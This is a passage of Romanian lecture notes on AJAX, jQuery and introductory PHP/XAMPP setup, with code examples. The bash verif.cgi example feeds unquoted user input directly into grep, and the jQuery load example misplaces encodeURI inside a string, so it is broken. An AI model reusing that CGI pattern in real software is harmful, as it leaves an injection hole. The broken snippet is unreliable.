ca parametru metodei open anterioare (recapitulare de la HTTP: datele trimise de la browser la server în urma unui submit de formular făcut prin GET ajungând în QUERY\_STRING-ul scriptului specificat ca și valoare pentru atributul action al formularului).

Alte metode utile apelabile pe un obiect request AJAX instanță a obiectului XMLHttpRequest:

Metoda	Descriere
setRequestHeader(header, value)	Adaugă un nou antet HTTP (header) la cererea care va fi trimisă la serverul web
getResponseHeader(header)	Întoarce valoarea header-ului HTTP specificat de pe răspunsul pe care serverul web îl dă în urma apelului AJAX
getAllResponseHeaders()	Întoarce toate headerele HTTP de pe răspuns

Pe lângă metodele de mai sus, obiectul XMLHttpRequest prezintă și o serie de date membre/proprietați importante, cele mai importante dintre acestea fiind onreadystatechange, readyState, responseText și status.

Prin intermediul proprietății readyState se poate verifica starea apelului AJAX și a comunicării dintre browser și server-ul web. Această proprietate poate lua următoarele valori:

- 0 – apelul AJAX este neinitializat, s-a construit obiectul, dar nu s-a efectuat open;
- 1 – s-a efectuat open, dar nu s-a făcut încă send;
- 2 – cererea AJAX este trimisă, s-a efectuat send, dar încă nu a sosit răspunsul;
- 3 – apelul AJAX este în starea receiving și datele continuă să sosescă, răspunsul de la server nu este complet;
- 4 – apelul AJAX s-a terminat, a sosit tot răspunsul de la server.

Apelul AJAX se consideră a fi terminat cu succes când readyState-ul său este 4 și status-ul său este 200. Proprietatea status a obiectului XMLHttpRequest va conține în urma apelului codul de răspuns trimis de serverul web prin intermediul protocolului HTTP (ocazie bună să le recapitulați: 200 – OK, 404 – Not Found, 403 – Forbidden, 500 – Internal Server Error, etc.). De asemenea proprietatea statusText a obiectului XMLHttpRequest va conține mesajul „human readable” asociat codului de răspuns HTTP (OK, Not Found, Forbidden, etc.).

Poate ce mai importantă proprietate a obiectului XMLHttpRequest este onreadystatechange. Prin intermediul acestei proprietăți se poate specifica o funcție (care poate fi și o funcție anonimă JavaScript) care să se execute (după cum spune și numele proprietății) atunci când obiectul AJAX își schimbă starea (readyState-ul) din 0 în 1, din 1 în 2, și.a.m.d. Practic funcția specificată ca valoare pentru proprietatea onreadystatechange se apelează de mai multe ori, însă cel mai util apel al său este când apelul AJAX este în starea 4 (s-a terminat), stare în care de obicei se verifică și status-ul cu care s-a terminat apelul (ideal 200).

Atribuirea unei valori pentru proprietatea `onreadystatechange` este oarecum obligatorie, fără specificarea unei funcții prin intermediul acestei proprietăți apelul AJAX deși se efectuează își pierde „esența”. La terminarea cu succes a apelul AJAX (când `readyState-ul` este 4 și `status-ul` 200 - și numai atunci!) proprietatea `responseText` a obiectului `XMLHttpRequest` conține tot răspunsul oferit de serverul web în urma apelului AJAX. Acest răspuns poate fi fie plain text ca în exemplele de mai sus, fie o expresie JSON după cum vom folosi într-un exemplu viitor, fie XML, etc.

Observație: Pe versiunile mai vechi de Internet Explorer, obiectul `request` care stă în spatele unui apel AJAX trebuie construit în modul următor, restul funcționalităților acestuia rămânând identice:

```
request = new ActiveXObject('MSXML2.XMLHTTP');
```

sau

```
request = new ActiveXObject('Microsoft.XMLHTTP');
```

Un pic de istorie: Internet Explorer permitea extinderea funcționalității browser-ului prin intermediul unor aşa numite controale ActiveX, de fapt un fel de plugin-uri. Toate "viewer"-urile integrate în Internet Explorer care permiteau vizualizarea diferitelor formate grafice în acest browser (precum fișiere pdf, animații Flash, applet-uri Java) erau oferite de fapt sub forma de plugin-uri (controale) ActiveX. Pe primele versiuni de Internet Explorer ( $\leq$  IE6) inclusiv funcționalitatea Ajax era oferită sub forma unui control ActiveX.

Exemplu discutat, disponibil online [aici](#): Se cere scrierea unui formular de înregistrare a unui utilizator în cadrul unei aplicații web. Formularul va conține câmpurile uzuale prezente într-un astfel de formular: `username`, adresa de e-mail și parola de două ori. Înainte de a se face submit la formular și a trimite toate datele despre noul utilizator la back-end, să se verifice printr-un apel AJAX unicitatea existenței numelui de utilizator pe back-end (utilizatorul nu va putea face submit dacă numele de utilizator este deja folosit).

Se recomandă rularea acestui exemplu (și a tuturor exemplelor din prezentul material cu Developer Tools pornit pe tab-ul de Network). De asemenea, vă rog să consultați codul sursă al acestor exemple! Alte funcționalități ale prezentei probleme (precum compararea celor două parole pe front-end, submit-ul efectiv al formularului) nu au fost implementate pentru a păstra codul relevant pentru partea de AJAX cât mai concis.

#### Front-end: fișier index.html

```
<script type="text/javascript">

var cancontinue = false;
// variabila declarata în scopul global (dată membră pe window) pentru a putea fi
// accesată de peste tot. Daca este true se poate face submit la formular

function verifica(usernameInput) {
// userNameInput - inputul unde se introduce username-ul

    var request;
    var username = usernameInput.value; // valoarea din input
    var statusImg = document.getElementById('statusImg');
    // imaginea care animeaza starea apelului AJAX

    request = new XMLHttpRequest(); // creăm apelul
```

```

// funcția anonimă de mai jos nu se execută acum! Acum se execută doar o atribuire
request.onreadystatechange = function() {
    // la momentul execuției funcției, dacă apelul AJAX s-a termina și e OK (200)
    if (request.readyState == 4)
        if (request.status == 200)
            if (request.responseText == 1) {
                // dacă de pe back-end soșește în urma apelului AJAX un 1
                // username-ul este disponibil
                statusImg.src = 'ok.png'; // bifă verde
                cancontinue = true;
                // setăm variabila din scopul global la true, putem face submit la form
            }
            else { // altfel, username-ul este folosit deja
                statusImg.src = 'deny.png';
                cancontinue = false;
                // setăm variabila din scopul global la false,
                // nu putem face submit la form
            }
        }
    statusImg.src = 'loading.gif';
    // Doar un gif animat care simbolizează apelul AJAX în desfășurare

    request.open('POST', 'verif.cgi', true);
    request.send('username=' + username);
    // Facem call-ul AJAX efectiv trimițând prin POST numele de utilizator
}

</script>
</head>
<body>
    <form method="post" action="#" onsubmit="return cancontinue;">
        Nume utilizator: <input type="text" name="username" id="username"
onblur="verifica(this)">
        <!-- Evenimentul onblur se apelează când inputul pierde focusul -->
        &nbsp;<br>
        E-mail: <input type="text" name="email"><br>
        Parola: <input type="password" name="pass"><br>
        Parola din nou: <input type="password" name="pass2"><br>
        <input type="Submit" value="Register">
    </form>
</body>
</html>

```

### Back-end: verif.cgi

Back-end-ul nu este important în momentul de față. Îl prezentăm totuși, cu o scurtă explicație. Este vorba de un fișier .cgi care extrage username-ul primit prin POST în momentul în care se desfășoară call-ul AJAX, și caută acest username într-un fișier în care sunt memorați utilizatorii înregistrați deja („baza de date” cu utilizatori). Dacă numele de utilizator s-a regăsit printre cei înregistrați, întoarce spre front-end un „0”, altfel întoarce spre front-end un „1”.

```

#!/bin/bash
echo Content-type: text/html
echo
sleep 2 # simulam o căutare într-o baza de date cu milioane de utilizatori :)
read dataFromClient
user=`echo $dataFromClient | cut -d "=" -f2`
if grep $user useri.dat > /dev/null
then

```

```
echo 0
else
    echo 1
fi
```

Observație importantă din punct de vedere al securității: Orice verificări care se fac pe front-end se fac doar “de dragul” de a face interfața cu utilizatorul cât mai prietenoasă. Verificările de pe front-end trebuie dublate de verificări pe back-end care sunt absolut vitale din punct de vedere al securității. Spre exemplu se pot compara cele două parole pe front-end în exemplu de față pentru a nu lăsa utilizatorul să continue înregistrarea și să facă submit la formular dacă parolele sunt diferite. Însă această verificare trebuie ulterior făcută și pe back-end în scriptul care preia toate datele din formular și face înregistrarea efectivă a utilizatorului în baza de date. De asemenea, verificarea unicării username-ului trebuie făcută din nou pe back-end la momentul efectiv al inserării acestuia în baza de date, din simplu motiv că de la completarea numelui de utilizator în inputul corespunzător și până la submiterea formularului se poate scurge o perioadă de timp în care altcineva se poate înregistra cu username-ul respectiv. Validările pe back-end trebuie făcute în primul rând pentru că cele de pe front-end nu sunt sigure, utilizatorul putând face disable la execuția codului JavaScript sau poate altera codul JavaScript care se execută în browser folosind Developer Tools.

## Un exemplu mai complex

Problema rezolvată [aici](#): Într-o tabelă a unei baze de date memorate pe back-end sunt stocate trenuri, fiecare tren fiind caracterizat de oraș plecare, oraș sosire, oră, minut. Folosind două componente de tip select și apeluri AJAX să se afișeze sub forma unui tabel orarul acestor trenuri.

Codul este un pic cam lung pentru al prezenta integral în documentul de față, dar dăm în continuare câteva explicații pentru rezolvarea partii de front-end (back-end-ul nu ne interesează în acest moment), explicații care pot fi urmărite pe codul sursă al exemplului de față.

Select-ul ce conține orașele de plecare este precompletat pe back-end (cod server side) odată cu generarea documentului HTML ce se trimite clientului. La schimbarea valorii selectate, în select-ul plecare (onchange pe acest element) se execută funcția getArrivals(). Aceasta funcție va iniția un apel AJAX (pe care puteți să-l urmăriți în tabul Network din Developer Tools) care va returna de pe back-end o expresie JSON ce va conține toate localitățile de sosire în care se poate ajunge din localitatea de plecare selectată. O expresie JSON (abreviere de la JavaScript Object Notation) poate fi evaluată ușor la un obiect (array în cazul de față) JavaScript folosind eval (cam periculos...) sau JSON.parse(). Acest array va conține localitățile unde se poate ajunge din localitatea de plecare selectată și va fi folosit pentru a popula select-ul cu id-ul plecare.

Observații:

În exemplu de față apelul AJAX întoarce datele (stațiile de sosire) încapsulate sub forma unei expresii JSON. Am specificat anterior, că, în funcție de tehnologia care se folosește pe back-end și front-end se poate alege și o altă formă de încapsulare a datelor, spre exemplu XML (de unde și numele AJAX).

Spunem în cazul de față că apelul AJAX se face spre un end-point (care returnează un array de localități). Ne putem gândi la un end-point ca la un anumit script care implementează și executa o anumita logică pe back-end și care este apelat prin protocolul HTTP.

Apelul AJAX făcut în cadrul funcției `getArrivals` este făcut prin GET. În foarte multe exemple disponibile online apelurile AJAX sunt făcute prin POST, sau prin alte metode HTTP, cum ar fi PUT, DELETE, PATCH când apelurile se fac spre servicii web REST (dar despre asta în posibil alt curs, probabil la MPP ☺). În unele situații este mai ușor de efectuat apelul AJAX prin GET, un apel prin GET fiind mai ușor de depanat (mai ușor de făcut „debugging”). Spre exemplu, se poate încărca manual în browser (cerere care se face de fapt prin GET) un URL de forma:

<https://www.scs.ubbcluj.ro/~bufny/pw/ajax/trenuri/cautaDestinatii.php?plecare=iasi>

pentru a vedea dacă „end-point-ul” întoarce corect pentru localitatea de plecare Iasi o expresie JSON ce conține localitățile unde se poate ajunge din Iasi. Dacă acesta se comportă corect, poate fi apelat și prin intermediul unui call AJAX. O depanare similară dacă end-point-ul ar fi fost apelat prin POST nu ar fi fost posibilă.

Odată completat dinamic `select-ul` sosire pe baza răspunsului primit în urma primului apel AJAX, se poate face un nou call AJAX (click-ul pe „Afiseaza trenurile” apelează funcția `getTrains()`) spre cel de-al doilea end-point care întoarce, tot sub forma unei expresii JSON, toate trenurile din baza de date între localitățile selectate. Spre exemplu, pentru `plecare=iasi` și `sosire=Timisoara` (URL complet end-point <https://www.scs.ubbcluj.ro/~bufny/pw/ajax/trenuri/cautaTrenuri.php?plecare=iasi&sosire=Timisoara>) se obține următoarea expresie JSON:

```
{
  "trenuri": [
    { "plecare": "Iasi", "sosire": "Timisoara", "ora": 10, "minut": 45 },
    { "plecare": "Iasi", "sosire": "Timisoara", "ora": 12, "minut": 30 },
  ]
}
```

Aceasta expresie este din nou convertită la un array JavaScript ce este iterat pentru a popula sub forma unui tabel containerul `mersulTrenurilor`.

## Apeluri AJAX din jQuery

Librăriile și framework-urile JavaScript pot oferi în general modalității mai simple și mai elegante de a efectua apeluri AJAX. Astfel, în jQuery sunt prezente următoarele funcții care permit toate efectuarea de astfel de apeluri:

- `$.ajax`
- `$.get`
- `$.post`
- `load`

Exemplu de mai jos (disponibil online [aici](#)), reia primul exemplu din acest material ce cerea back-end-ului convertirea unui text la majuscule (back-end-ul este același pentru ambele exemple):

```
<script type="text/javascript" src="jquery.min.js"></script>
<script type="text/javascript">

$(function() {
  $("#sir").keyup(function () {
```

```

        $.ajax({
            type: 'GET',
            url: 'toUpper.php',
            data: 'sir=' + $("#sir").val(),
            success: function(majuscule) {
                $("#rezultat").html(majuscule);
            }
        });
    });
});
```

</script>  
 Introduceti un sir: <input type="text" id="sir"><br>  
 Sirul trimis la server si primit inapoi convertit la majuscule este:  
<span id="rezultat"></span>

\$ .get și \$.post permit și ele realizarea de apel-uri AJAX însă sunt mai puțin customizabile decât \$.ajax. Cea mai puțin customizabilă/parametrizabilă modalitate de a face apel AJAX din jQuery este folosind load, dar pe de altă parte aceasta este și cea mai simplă. load populează un container cu output-ul obținut în urma unui apel AJAX prin GET către un end-point. Folosind load, exemplu de mai sus poate fi rescris astfel (disponibil online [aici](#)):

```

<script type="text/javascript" src="jquery.min.js"></script>
<script type="text/javascript">

$(function() {
    $("#sir").keyup(function () {
        $("#rezultat").load("encodeURI(toUpper.php?sir=" + $("#sir").val()));
    });
});
```

</script>  
 Introduceti un sir: <input type="text" id="sir"><br>  
 Sirul trimis la server si primit inapoi convertit la majuscule este:  
<span id="rezultat"></span>

Funcția encodeURI a fost folosită în exemplu de mai sus pentru că se pare că load nu acceptă URL-uri ce conțin spații, un end-point de forma toUpper.php?sir=ana are mereu nefiind apelat corect.

## Alte exemple

Am spus mai sus că funcția specificată ca și valoarea pentru proprietatea onreadystatechange se apelează când obiectul AJAX își schimbă starea (valoarea proprietății readyState) de la 0 la 4. Mai există un caz, interesant, în care se poate apela această metodă: atunci când apelul AJAX este în starea 3 (adică sunt date în curs de primire de la back-end dar acestea nu s-au terminat) și valoarea proprietății responseText se modifică (tot „crește” pe măsură ce sosesc noi date). Pentru a ilustra acest comportament, prezentăm următorul exemplu, disponibil online aici (a se vizualiza cu Developer Tools pornit în tab-ul Console).

**Front-end, fișier index.html:**

```
<script type="text/javascript">
```

```

function go() {
    var request = new XMLHttpRequest();

    console.log('Ready state: ' + request.readyState + ' | Response text: ' +
request.responseText);
    request.onreadystatechange = function() {
        console.log('Ready state: ' + request.readyState + ' | Response text: ' +
request.responseText);
    }

    request.open('GET', 'go.cgi', true);
    request.send('');
}

</script>
<input type="button" value="Go!" onclick="go()">

```

### Back-end, fișier go.c, sursa fișierului go.cgi:

```

#include <stdio.h>

int main() {
    setvbuf(stdout, NULL, _IONBF, 0);
    printf("Content-type: text/html\n\n");
    int i ;
    for (i = 0; i < 10; i++) {
        printf("%d ", i);
        fflush(stdout);
        // necesar pentru a goli stream-ul spre client (browser)
        sleep(2);
        // simulam printr-un sleep o chestie care dureaza mult pe back-end
    }
    return 0;
}

```

În exemplu de mai sus, se face un singur apel AJAX (poate fi vizualizat în tab-ul Network din Developer Tools), dar funcția de call-back pentru `onreadystatechange` se apelează de mai multe ori când apelul AJAX este în starea 3.

## Let's play: on-line Minesweeper

[Click here](#) for a new game!

Observații:

- Mai are câteva bug-uri :D
- Pe client (browser) nu se știe unde sunt bombele – acestea sunt păstrate pe back-end. Back-end-ul e scris în PHP, detalii în cursul următor...
- Pentru a vizualiza codul sursa a front-end-ului în Firefox și Chrome precedați cu “view-source:” URL-ul joculețului.

Sunt deschis la orice sugestii de îmbunătățire a acestui material și observații privind eventuale scăpări / greșeli (acord bonusuri recompensă ☺). Mulțumesc.

Univ. Babeș-Bolyai,  
Facultatea de Matematică și Informatică  
Lect. dr. Darius Bufnea  
Notițe de curs Programare Web: PHP

### Ce este PHP?

Este o tehnologie server side / limbaj de programare open-source de back-end – care se execută la nivelul serverului web. PHP este un limbaj de scripting (nu este compilat), este interpretat, numele său fiind abreviere de la “**PHP: Hypertext Preprocessor**”. Ca să poată executa cod PHP, serverul web trebuie să fie dotat cu un modul care să permită execuția codului PHP. Apache (serverul web open source dominant pe platformele UNIX/Linux) suportă oarecum nativ execuția de cod PHP (dar și în cadrul Apache execuția de cod PHP poate fi dezactivată). Celalalt server web dominant din Internet, IIS de la Microsoft (Internet Information Service) suportă și el execuția de cod PHP prin intermediul unor module 3<sup>rd</sup> party (dar oarecum integrarea PHP-ului cu IIS-ul nu este la fel de naturală și firească precum legătura dintre Apache și PHP). Ca și concluzie, don't try to run PHP scripts using IIS...

Pe de altă parte, PHP-ul poate fi folosit și ca limbaj de scripting linia de comandă, existând un interpretor executabil numit chiar php (php.exe în Windows) care permite rularea de programe scris în PHP și în afara mediului oferit de un server Web.

### AMP Stack sau stiva AMP

AMP este abreviere de la Apache, MySQL și PHP. De obicei o instalare de PHP nu vine de una singură, ea vine la pachet cu un server web, și după cum spuneam mai sus, cel mai natural se împacă cu Apache (open-source și el). Pe lângă Apache și PHP, în acest environment era nevoie și de un server de baze de date, MySQL fiind una dintre soluțiile open-source din domeniul serverelor de date care s-a bucurat de cel mai mare success, împreună cu serverul web Apache și cu PHP-ul formând o “stivă” de programare în domeniul aplicațiilor web (sau un ecosistem) numit AMP. Uneori îl veți regăsi și sub numele de LAMP stack (L venind de la Linux). Paranteză: MySQL după ce a ajuns în ograda Oracle a suferit un „fork”, născându-se MariaDB (practic tot MySQL). PHP însă suportă și alte servere de date precum PostgreSQL (open source și el), SQL Server de la Microsoft sau Oracle.

### Instalare

De ce avem nevoie ca să rulăm cod PHP? În primul rând de un server web care să permită execuția de cod PHP, și după cum spuneam mai sus cel mai la îndemână este Apache. În funcție de sistemul de operare pe care vrem să facem instalarea:

**Linux:** majoritatea distribuțiilor Linux vin sau oferă spre download dintr-un repository atât serverul web Apache cât și modulele necesare ca acesta să fie capabil să ruleze cod PHP. De asemenea, cam toate distribuțiile Linux vin cu MySQL sau MariaDB ca server de baze de date implicit. În funcție de distribuție, aceste pachete se pot instala fie cu apt-get (Ubuntu based distributions) sau cu yum (Redhat/Fedora/CentOS based distributions).

**MacOS:** not a fan...

**Windows:** Windows nu are o tradiție prea bună / nu este cel mai bun enviroment posibil pentru ecosisteme open-source precum este stiva AMP. Cu toate acestea, există câteva distribuții bune ale acestei stive pe Windows, una dintre ele fiind [XAMPP](#) (Apache + MariaDB + PHP + Perl) pe care vă recomand să o instalați. Practic ce conține XAMPP? E un kit de instalare care instalează pe Windows un server web Apache cu suport de PHP integrat și un server de baze de date MySQL împreună cu o fereastră de control (Control Panel) care permite printre altele gestionarea facilă (oprirea / pornirea) acestor două servere.

Observație (pentru că am văzut mai mult de o dată această greșală): nu căutați „XAMPP for Linux”, nu există aşa ceva! Distribuțiile Linux suportă nativ stiva AMP, având pachete dedicate pentru Apache, PHP și MySQL.

### Înainte de a vă instala XAMPP

Este foarte posibil să aveți din alte surse gata instalate alte servere web sau să aveți deja MySQL instalat (l-ați instalat pentru MPP). Dacă instalați XAMPP, e posibil să vă loviți de tot felul de conflicte: MySQL din XAMPP nu poate ocupa portul 3306 (portul implicit al MySQL/MariaDB) pentru că acest port este deja ocupat, aveți deja un IIS care vă ocupa portul 80 pe care vrea să îl ocupe și Apache-ul, portul 80 mai este ocupat uneori și de Skype sau diverși antiviruși.

Dacă rulați într-un cmd un

```
netstat -aon
```


puteți vedea care porturi TCP sunt ocupate și de către ce proces (PID-ul procesului care ocupă un anumit port). Ulterior dacă va uitați în Task Managerul de Windows puteți vedea și identifica procesul cu un anumit PID.

O altă problema este că multe IDE-uri (Integrated Development Environment - editoarele în care scrieți cod gen Eclipse, Netbeans, IteliJ, PHP Webstorm, Visual Studio) au „prostul obicei” - pentru a face munca web developer-ului mai ușoară - să pornească ele diverse servicii în spate cum ar fi un server web pentru a rula/depana un anumit proiect. Aceste servicii și porturile ocupate de aceste servicii pot intra iarăși în conflict cu diverse servere / pachete instalate de voi anterior.

După instalarea XAMPP, ar trebui din Control Panel-ul acestuia să puteți porni cu succes atât Apache-ul cât și serverul MySQL/MariaDB. Dacă unul dintre ele nu pornește, trebuie să eliberați unul din porturile 80, 443 (HTTPS) sau 3306. Pentru aceasta:

- Verificați folosind comanda netstat -aon de mai sus dacă porturile sunt într-adevăr ocupate și de către ce proces;

- Dacă puteți identifica ușor folosind comanda `netstat -an` și Task Managerul de Windows procesul care ocupă portul/porturile problematice, opriți procesul respectiv.
- Verificați în Windows Services (click pe Start, scrieți Services, ENTER) că nu aveți un serviciu cu un nume „like” MySQL, IIS, Internet Information Server, Apache sau similar în starea Running (foarte probabil dintr-o instalare similară) și dacă identificați un astfel de proces opriți-l.



Observație: foarte mulți studenți își instalează pentru MPP un server MySQL care rulează tot timpul ca serviciu în background după pornirea laptopului consumând resurse inutile (la fel un SQL server pentru altă materie și un Oracle Express Edition pentru altă materie). Personal prefer serverul MySQL/MariaDB din XAMPP tocmai pentru flexibilitatea pe care mi-o oferă de a controla/porni/opri mai facilă și mai transparentă. Într-un scenariu în care aveți 2 servere MySQL instalate, trebuie să aveți grijă care server MySQL e pornit, sunt dese cazurile în care este pornit unul dintre ele și vreți să vă conectați la el cu anumite credențiale cu care de fapt ar trebui să vă conectați la celalalt. Numele de utilizator implicit cu care vă conectați la serverul MySQL/MariaDB din XAMPP este root, fără parolă (parola vidă "").

Dacă instalarea XAMPP s-a făcut cu succes, ar trebui să puteți încarcă în browser următoarele URL-uri:

<http://localhost>

<http://localhost/phpmyadmin> - PhpMyAdmin este o aplicatie web scrisă în PHP care vă permite administrarea mai facilă a unui server de baze de date (MySQL/Maria DB în cazul nostru).

În caz că nu puteți elibera totuși porturile pentru a porni unul dintre servere, atât Apache cât și MySQL/MariaDB vă permit schimbarea porturilor pe care ascultă aceste servere. Schimbarea porturilor ar trebui să fie însă ultima soluție pentru că ridică ulterior din nou alte probleme de conectare din partea clientilor care vor să se conecteze la aceste servere ce folosesc porturi nestandard. Spre exemplu, conectarea din browser la un server web Apache care aşteaptă pe portul 81 (nu pe portul standard 80 al protocolului HTTP) ar trebui să se facă cu un URL de forma: <http://localhost:81>. Schimbarea portului în Apache se face folosind directiva `Listen` din cadrul fișierului său de configurare `httpd.conf`.

Dacă ați instalat XAMPP într-un director de forma C:\xampp, veți identifica următoarele două directoare:

C:\xampp\php\

și

c:\xampp\mysql\bin\

pe care vă recomand să le adăugați în variabila de mediu [PATH](#) pentru a avea acces la interpretorul php.exe și la clientul linie de comandă mysql.exe de oriunde (din orice director) din cadrul sistemului de fișiere în cadrul unui cmd.

Temă: vă recomand după parcurgerea acestui material să vă „jucați” în linia de comandă cu comenziile php.exe, mysql.exe și mysqldump.exe.

Apache-ul ca server web conține un director denumit [DocumentRoot](#) (acesta se specifică cu ajutorul unei directive denumite chiar [DocumentRoot](#) prezentă în fișierul de configurare [httpd.conf](#)) de unde vor fi „livrate” clientilor (browserelor) toate fișierele cerute de aceștia. [DocumentRoot](#)-ul implicit pentru XAMPP este [c:\xampp\htdocs](#), practic acest director corespunzând URL-ului rădăcină [http://localhost](#), un fișier de forma [c:\xampp\htdocs\demo\lab1.php](#) fiind accesibil cu un URL de forma [http://localhost/demo/lab1.php](#).

Personal recomand editarea și rularea fișierelor .php direct dintr-un subdirector al [DocumentRoot](#)-ului serverului web, după modificarea acestora fiind necesar un refresh / reload (CTRL-F5) în browser. Eventualele erori de execuție sunt raportare de serverul web într-un fișier denumit de obicei [error.log](#) sau [error\\_log](#) utilă a fi conspectat pentru un debugging mai facil. Ca alternativă, unele IDE-uri specializate oferă mecanisme avansate de debugging, depanare pas cu pas, la rularea de cod PHP într-un astfel de IDE fiind posibil ce acesta din urmă să își pornească propriul server web pe un port nestandard.

Observații:

Serverul vostru Apache din cadrul XAMPP este accesibil și de pe alte calculatoare din cadrul retelei locale cu un URL de forma: [http://192.168.1.101](#) dacă acest lucru este permis de firewall-ul sistemului vostru de operare (a se înlocui cu IP-ul vostru privat din rețeaua locală) sau chiar de oriunde din Internet dacă faceți un DNAT la portul 80 de pe router (recapitulare de la Rețele...).

## PHP

Codul php trebuie plasat în interiorul unui fișier cu extensia .php. Un astfel de fișier este executat la nivelul serverului web, execuția unui fișier php fiind în general invocată prin intermediul unui request HTTP sau de către un alt fișier PHP prin diferite mecanisme de includere.

Observație: Frecvent studenții deschid un fișier php direct în browser folosind un URL de tip [file://](#) (spre exemplu [file:///d:/laboratoare/pw/php/pr1.php](#)). ACEST LUCRU ESTE GREȘIT, într-o asemenea situație, fișierul php nu se execută – nu are cine să-l execute – pentru că serverul web care l-ar putea executa nu este specificat. Un fișier php trebuie întotdeauna „invocat” (apelat, referit) prin intermediul protocolului HTTP folosind un URL de forma [http://numedeserver.com/demo.php](#). În acest exemplu, serverul web numedeserver.com este responsabil să găzduiască și să execute fișierul cu numele demo.php. Excepție de la această observație: rularea unui script php din linia de comandă folosind interpretorul php.

Un fișier .php poate conține fie exclusiv cod php, fie cod php imbricat cu cod html. O secvență de cod php din cadrul unui fișier .php poartă denumirea de scriptlet, fiind relativ frecvente situațiile în care în

cadrul unui fișier .php sunt prezente mai multe scriptlet-uri imbricate cu cod html (imbricate la rândul lor cu cod JavaScript care se execută pe client – și aşa se ajunge la ceea ce se cheamă Spaghetti Code... de evitat ☺). Un scriptlet este delimitat de tag-ul <?php ?> (atenție, tag exclusiv PHP, interpretabil doar server side).

Un prim exemplu (accesibil [aici](#)):

```
<!DOCTYPE html>
<html>
<head>
    <title>Exemplul 1</title>
</head>
<body>
    Salut lume. Ora pe server este: <?php echo date('H:i', time()); ?>
</body>
</html>
```

Este util să vizualizați și codul sursă al paginii ce ajunge la browser (click dreapta, view source). Scriptlet-ul php plasat în interiorul tag-ului <?php ?> se execută pe back-end, iar la browser ajunge cod HTML „curat” – browser-ul nu este conștient de fapt că ceva se execută pe back-end, el cere prin intermediul protocolului HTTP și a unei metode HTTP precum GET sau POST o anumită resursă specificată prin intermediul URL-ului, resursa în cazul de față fiind fișierul .php a cărui execuție are loc la nivelul serverului web.

Observație: PHP-ul are un fișier de configurare denumit `php.ini` unde există diferite directive de configurare. Una dintre acestea, denumită `short_open_tag` (= On sau = Off) permite delimitarea scriptlet-urilor folosind aşa numitul short tag <? ?>. Această abordare nu este recomandată, întrucât proiectul vostru php este posibil să ajungă să fie găzduit și rulat în cadrul unui server web care nu acceptă (și practic nu va recunoaște) short open tag-ul <?. În cazul modificării fișierelor `php.ini` sau `httpd.conf` trebuie să reporniți serverul web Apache.

Dacă un scriptlet se găsește la finalul unui fișier PHP, nemaexistând cod HTML după acesta, marcajul de sfârșit de scriptlet (?>) poate să lipsească (altfel spus, dacă marcajul de sfârșit de scriptlet ?> se regăsește la final în cadrul unui fișier PHP, acesta poate fi omis).

## Elemente de sintaxă

Limbajul PHP a împrumutat elemente de sintaxă atât de la limbajul C cât și de la limbajul shell al interpreterului de comenzi SH (sau BASH) din Unix/Linux. Nu vom insista foarte multe pe elementele de sintaxă ale limbajului, prezentul material dorind să insiste mai multe pe aspectele „web related” oferite de limbaj. Vă rog însă ferm ca pe lângă prezentul material să parcurgeți și secțiunea [PHP Tutorial](#) de pe W3Schools, întreg limbajul și API-ul oferit de acesta fiind acoperit și de documentația oficială disponibilă [aici](#).

Câteva elemente de sintaxă pe scurt:

- Instrucțiunile de control (`if`, `while`, `for`) sunt identice cu cele din C/C++/Java
- Fiecare linie de cod PHP trebuie să se termine cu caracterul „;”
- Afisarea de cod HTML din interiorul unui scriptlet PHP se poate face cu `print` sau `echo`

- Elementele de sintaxă nu sunt case sensitive, dar numele variabilelor sunt;
- Comentariile se introduc în maniera C/C++/JAVA:
  - Single line: // sau # (preluat din sh)
  - Multiline /\* ... \*/

Limbajul php suportă și un tag de scriptlet special <?= ?> pentru afișarea de pe back-end de valori „inline” în cadrul codului HTML ce se trimite spre front-end. Folosind acest tag, linia de cod anterioară:

```
Salut lume. Ora pe server este: <?php echo date('H:i', time()); ?>
```

poate fi rescrisă:

```
Salut lume. Ora pe server este: <?= date('H:i', time()) ?>
```

## Variabile in PHP

- Toate variabilele în PHP încep cu simbolul \$, exemplu: \$varsta = 18; (precedarea variabilelor cu caracterul \$ este un element de sintaxă preluat de la limbajul SHELL, numele variabilelor de sistem UNIX/Linux fiind precedate și ele de caracterul \$).
- Variabilele nu trebuie declarate;
- Tipul acestora se deduce în funcție de valoarea asociată, PHP fiind un limbaj weakly typed;
- Numele variabilei (identificatorul acesteia) trebuie să urmeze aceleasi reguli ca în limbajele de programare cunoscute.

## Stringuri in PHP

- Pot fi delimitate atât de "" (ghilimele) cât și de " (apostroafe);
- Pentru concatenarea acestora se foloseste operatorul . Exemplu: \$suma = "In cont am ". 3 . " lei";
- Pentru compararea șirurilor se poate folosi == dar și strcmp;
- Majoritatea funcțiilor de lucru cu șiruri sunt preluate din limbajul C: strlen, strstr, strpos, strtok;

**Observație:** PHP suportă și el operatorul === specific limbajelor weakly typed. Spre exemplu, funcția strpos(\$sir, \$subsir) verifică apariția \$subsir-ului în \$sir, returnând în caz afirmativ indexul primei apariții (valoare numerică) sau FALSE (boolean în PHP) dacă \$subsir nu se regăsește în \$sir. O comparație de forma if (strpos(\$sir, \$subsir) == FALSE) nu este corectă dacă se dorește verificarea apariției \$subsir-ului în \$sir, această condiție având valoarea de adevăr TRUE și dacă \$subsir-ul nu se regăsește în \$sir și dacă acesta se regăsește la începutul \$sir-ului (index 0) – acest lucru pentru că boolean-ul FALSE se evaluează la valoarea 0. Corectă în cazul de față este folosirea operatorului === care compară și tipul valorii întoarse de funcția strpos.

## Tablouri în PHP

PHP-ul suportă atât tablouri clasice cu indici numerici, cât și tablouri asociative (un fel de map-uri) cu indicii string-uri. Exemple:

